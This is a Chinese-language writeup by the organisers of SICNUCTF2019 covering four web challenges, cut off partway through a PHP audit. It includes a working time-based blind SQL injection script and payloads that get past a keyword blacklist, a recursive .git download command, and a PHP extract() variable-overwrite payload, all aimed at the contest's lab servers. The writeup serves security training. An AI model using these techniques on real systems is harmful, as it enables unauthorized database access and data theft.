SICNUCTF2019 Writeup

前言

我们这届人太少了，为准备这个比赛确实尽力了，比赛过程中出现的种种状况还望师傅们海涵。另外由于我们这边学逆向的几乎快断了，所以这次比赛对逆向师傅可能不太友好。web的话，也由于我们能力有限，实在想不出比较好的高质量的题，实在对不住了。

以后还望各个学校的师傅们能多和川师的团队交流来往

-昏鸦


WEB

web1-真正的签到题

- 出题人：昏鸦
- 考点：HTTP 418、base64

解题思路


访问题目，显示418错误



Error 418


你访问的页面出现错误

百度了解418错误的意义，同时cookie中有串base64，解码得到'coffee'



名称	域名	路径	过期时间	最后访问	值
want	127.0.0.1	/sicnuctf/	Mon, 13 May 2019 07:10:00 GMT	Mon, 13 May 2019 07:00:00 GMT	Y29mZmVl

联想到418错误，不难想到，客户端应向服务端发送“泡茶”的请求，将cookie里'want'的值改为'tea'的base64就好



418 - 页面错误

127.0.0.1/sicnuctf/index.php

sicnuctf{1'm_A_Teeeeeeeap0t}

名称	域名	路径	过期时间	最后访问	值	
want	127.0.0.1	/sicnuctf/	Mon, 13 May 2019 07:15:11 GMT	Mon, 13 May 2019 07:15:01 GMT	dGVh	fa

出题思路

> IETF在1998年愚人节时发布的一个笑话RFC，具体可以参考RFC 2324 - Hyper Text Coffee Pot Control Protocol (HTCPCP/1.0)超文本咖啡壶控制协议。htcpcp1.0协议中的418的意义是：当客户端给一个茶壶发送泡咖啡的请求时，茶壶就返回一个418错误状态码，表示"我是一个茶壶"。


这道题是我很久以前在一篇文章中意外了解到HTTP 418的时候萌生出来的想法，当时就感觉可以出个CTF题。不过由于水平有限，不知道正式的怎么实现，就用cookie简陋地考一下。

web2-鸡你太美

- 出题人：语过添情
- 考点：git泄露、php


解题思路

首先访问题目连接是这样一个页面



welcome to sicnu


查看源文件



```
<br><br><br><br><br><br><br><br><br><br><br><br><br><br><br>
<!--  ?php
 require('config.php');


 $user = null;


 if(!empty($_GET['data'])) {
     try {
         $data = json_decode($_GET['data'], true);
     } catch (Exception $e) {
         $data = [];
     }
     extract($data);
     if($users[$username]) {
         $user = $username;
     }

 }
if ($user==$usname) {
    echo "sicnuctf{************}";
}
? -->
</body>
</html>
```


但这是不完整的代码。看看config.php

直接看源码：



```
<code><span style="color: #000000">
$usname=admin</span>
</code><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><cc
Recently&nbsp;updated&nbsp;the&nbsp;code.&nbsp;there&nbsp;is&nbsp;a.&nbsp;git&nbsp;file&nbsp;do&nbsp;not&nbsp;know&nbsp;what&nbsp;
</code>
```

可以看出是一个.git文件泄露，直接访问是可以看到.git目录的



- Parent Directory
- COMMIT_EDITMSG
- HEAD
- config
- description
- hooks/
- index
- info/
- logs/
- objects/
- refs/

思路就是通过.git源码泄露找到完整文件再在题目录提交payload

解题：

1. 在ubuntu下利用wget对该目录进行递归下载

```
wget -r -p -np -k http://192.168.227.130/web1/.git/

--recursive (递归)

-k,  --convert-links (转换链接)

-p,  --page-requisites (页面必需元素)

-np, --no-parent (不追溯至父级)
```

2.下载完成后，进入下载的网站目录

3.利用命令：`git log`查看网站的提交记录`git log --pretty=oneline`

4.利用命令：`git reset --hard [log hash]`恢复到指定版本号(一般如果只需要得到源码的话就恢复到最近的一次提交)


最后payload: data={"username":"admin","password":"123","users":{"admin":"123"}}(不唯一)

web3-龙湖社工库

- 出题人：昏鸦
- 考点：order by注入，过滤了information_schema、=、空白字符等

解题思路

查询，抓包




```
POST / HTTP/1.1
Host: 222.196.199.166
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://222.196.199.166/
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Connection: close
Upgrade-Insecure-Requests: 1

name=a&email=&sort=asc&submit=%E6%9F%A5%E8%AF%A2
```

```
<style type="text/css">
.style1 {
        text-align: center;
}
.style2 {
        border-width: 0px;
}
</style>
</head>
<body bgcolor="#000000" text="#FFFFFF">
<p class="style1">
<img src="http://www.hac-ker.com/hacker/images/28_01.gif" class="style2"></a></p>
<BR>
<BR>
<p align="center"><font face="Impact" size="6" color="#FF0000">龙 . 湖 . 社 . 工 . 库</font>
<BR>
<BR>
<BR>
<BR>
<div style="text-align:center; vertical-align:middel;">
        <form action="" method="POST">
                <input type="text" name="name" placeholder="姓名">
                <input type="text" name="email" placeholder="邮箱">
                <input type="hidden" name="sort" value="asc">
                <input type="submit" name="submit" value="查询">
        </form><br><br>
        ha2---ha2@ha2.com---ha2---Big Lao<br>slpawn---slpawn@slpawn.com---slpawn---Big
Lao<br>Polar1dear---Polar1dear@Polar1dear.com---Polar1dear---Big
Lao<br>anxlang---anxlang@anxlang.com---anxlang---Big Lao<br>mo4ta1---mo4ta1@mo4ta1.com---mo4ta1---Big
Lao<br></div>
</body>
</html>
```

有效参数有三个：name，email和sort，应该能想到此题考点为SQL注入

根据参数sort的含义以及其值asc，容易想到order by后的排序`asc`和`desc`


将`asc`改为`desc`可以看到结果的排序改变了，猜想此处存在注入



```
POST / HTTP/1.1
Host: 222.196.199.166
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://222.196.199.166/
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Connection: close
Upgrade-Insecure-Requests: 1

name=a&email=&sort=desc&submit=%E6%9F%A5%E8%AF%A2
```

```
<style type="text/css">
.style1 {
	text-align: center;
}
.style2 {
	border-width: 0px;
}
</style>
</head>
<body bgcolor="#000000" text="#FFFFFF">
<p class="style1">
<img src="http://www.hac-ker.com/hacker/images/28_01.gif" class="style2"></a></p>
<BR>
<BR>
<p align="center"><font face="Impact" size="6" color="#FF0000">龙 . 湖 . 社 . 工 . 库</font>
<BR>
<BR>
<BR>
<BR>
<div style="text-align:center; vertical-align:middel;">
	<form action="" method="POST">
		<input type="text" name="name" placeholder="姓名">
		<input type="text" name="email" placeholder="邮箱">
		<input type="hidden" name="sort" value="asc">
		<input type="submit" name="submit" value="查询">
	</form><br><br>
	mo4ta1---mo4ta1@mo4ta1.com---mo4ta1---Big Lao<br>anxlang---anxlang@anxlang.com---anxlang---Big Lao<br>Polar1dear---Polar1dear@Polar1dear.com---Polar1dear---Big Lao<br>slpawn---slpawn@slpawn.com---slpawn---Big Lao<br>ha2---ha2@ha2.com---ha2---Big Lao<br></div>
</body>
</html>
```

开始注入，此处没有报错回显，采用时间盲注，发现有黑名单



```
POST / HTTP/1.1
Host: 222.196.199.166
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://222.196.199.166/
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Connection: close
Upgrade-Insecure-Requests: 1

name=a&email=&sort=,information_schema&submit=%E6%9F%A5%E8%AF%A2
```

```
<BGSOUND balance=0 src="http://www.hac-ker.com/hacker.mid" volume=0 loop=20></TR>
<STYLE type=text/css>
BODY{cursor:url('http://www.hac-ker.com/mouse.cur');}
A {CURSOR: url('http://www.hac-ker.com/mouse1.cur');}
</STYLE>
<style type="text/css">
.style1 {
	text-align: center;
}
.style2 {
	border-width: 0px;
}
</style>
</head>
<body bgcolor="#000000" text="#FFFFFF">
<p class="style1">
<img src="http://www.hac-ker.com/hacker/images/28_01.gif" class="style2"></a></p>
<BR>
<BR>
<p align="center"><font face="Impact" size="6" color="#FF0000">龙 . 湖 . 社 . 工 . 库</font>
<BR>
<BR>
<BR>
<BR>
<div style="text-align:center; vertical-align:middel;">
	<form action="" method="POST">
		<input type="text" name="name" placeholder="姓名">
		<input type="text" name="email" placeholder="邮箱">
		<input type="hidden" name="sort" value="asc">
		<input type="submit" name="submit" value="查询">
	</form><br><br>
	黑白只在一念间
```

简单fuzz一下可以发现`information_schema`，`=`，`/**/`，空白字符都在黑名单中

针对information_schema，在MySQL5.6以上的版本，mysql系统库中新增了innodb相关的表`innodb_table_stats`和`innodb_index_stats`，其中保存的有innodb类型的数据库、表的相关信息。故借此绕过；`=`的话可以用`like`或`in`代替；空白字符的过滤，可以将sql语句的格式采用不需要空格的括号的那种。

剩下的就是常规的写盲注脚本跑就行了，脚本伪代码如下：

```
# @Author:昏鸦
import requests

s = requests.session()
url = "http://ip/index.php"
data = {
    'name':'a',
    'email':'',

'sort':",if((ascii(mid((select(flag)from(sicnuctf2019)),1,1))like(115)),sleep(2),sleep(0))"
,
    'submit':'1'
}

res = s.post(url=url,data=data).content.decode('utf-8')
print(res)
'''
payload:

跑表名
,if((mid((select(group_concat(table_name))from(mysql.innodb_table_stats)),1,1)='g'),sleep(2
),sleep(0))
跑flag
,if((mid((select(flag)from(sicnuctf2019)),1,1)='s'),sleep(2),sleep(0))

'''
```

出题思路


这道题本身应该不是太难，最初想的就是出一道SQL注入题，主要考一下对注入点的判断，然后再加一些常规的元素，盲注、过滤等等，考一下写脚本以及绕过常规过滤的能力；information_schema这个点的话就是一个知识面的问题了，需要平时的积累。

web4-PHP是世界上最好的语言(5毛一条)

- 出题人：语过添情
- 考点：PHP代码审计

解题思路

打开题目连接是一个登录注册页面：


快速注册


用户名:

密　码:

code:

根据源码查看文件：


register.php



```
include('config.php');
try{
$pdo = new PDO('mysql:host=localhost;dbname=***', '***', '***');
}catch (Exception $e){
die('mysql connected error');
}
$admin = "sicnu"."#".str_shuffle('hello_here_is_your_flag_but_it_no_easy');
$username = (isset($_POST['username']) === true && $_POST['username'] !== '') ? (string)$_POST['username'] : die('Missing username');
$password = (isset($_POST['password']) === true && $_POST['password'] !== '') ? (string)$_POST['password'] : die('Missing password');
$code = (isset($_POST['code']) === true) ? (string)$_POST['code'] : '';

if (strlen($username) > 16 || strlen($username) > 16) {
die('is too long');
}

$sth = $pdo->prepare('SELECT username FROM users WHERE username = :username');
$sth->execute([':username' => $username]);
if ($sth->fetch() !== false) {
die('username has been registered');
}

$sth = $pdo->prepare('INSERT INTO users (username, password) VALUES (:username, :password)');
$sth->execute([':username' => $username, ':password' => $password]);

preg_match('/^(sicnu)((?:#|\w)+)$/i', $code, $matches);
if (count($matches) === 3 && $admin === $matches[0]) {
$sth = $pdo->prepare('INSERT INTO inspect (username, permit) VALUES (:username, :permit)');
$sth->execute([':username' => $username, ':permit' => $matches[1]]);
} else {
$sth = $pdo->prepare('INSERT INTO inspect (username, permit) VALUES (:username, "TERRIBLE")');
$sth->execute([':username' => $username]);
}
echo '<script>alert("register success");location.href="log.html"</script>';
```

Missing username


log.php



```
session_start();
include('config.php');
try{
